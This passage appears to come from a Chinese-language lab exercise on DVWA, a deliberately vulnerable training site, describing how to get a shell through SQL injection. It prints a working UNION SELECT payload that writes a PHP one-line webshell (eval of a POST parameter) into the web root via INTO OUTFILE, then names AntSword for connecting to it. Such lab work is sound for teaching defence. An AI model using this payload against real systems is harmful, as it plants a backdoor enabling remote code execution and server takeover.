

4、爆字段名



五、利用 SQL 注入实现 DVWA 站点的 Getshell，写清楚攻击步骤。

1、利用sql注入，上传一句话木马到文件

' union select 1,"<?php eval(\$_POST['a']);" into outfile '/var/www/html/jk.php



2、利用AntSword 进行连接

